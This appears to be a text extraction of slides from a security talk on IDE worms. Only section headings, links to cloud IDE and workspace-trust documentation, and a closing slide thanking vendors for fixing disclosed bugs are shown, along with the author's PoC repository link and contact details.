
https://github.com/features/codespaces

# Writing a worm



# Demo

# Defenses




https://code.visualstudio.com/docs/editor/workspace-trust

# Thank you!

- Thank you to Amazon, Eclipse, Github, Gitpod, Google, Jetbrains, Microsoft for working with me to address all of these bugs!
- POCs: github.com/ddworken/ide-worm
- Slides: daviddworken.com/worming-through-ides.pdf
- Inspiration: https://offensi.com/2019/12/16/4-google-cloud-shell-bugs-explained-introduction/
- Contact Me!
  - david@daviddworken.com
  - twitter.com/ddworken
  - keybase.io/dworken
  - linkedin.com/in/ddworken/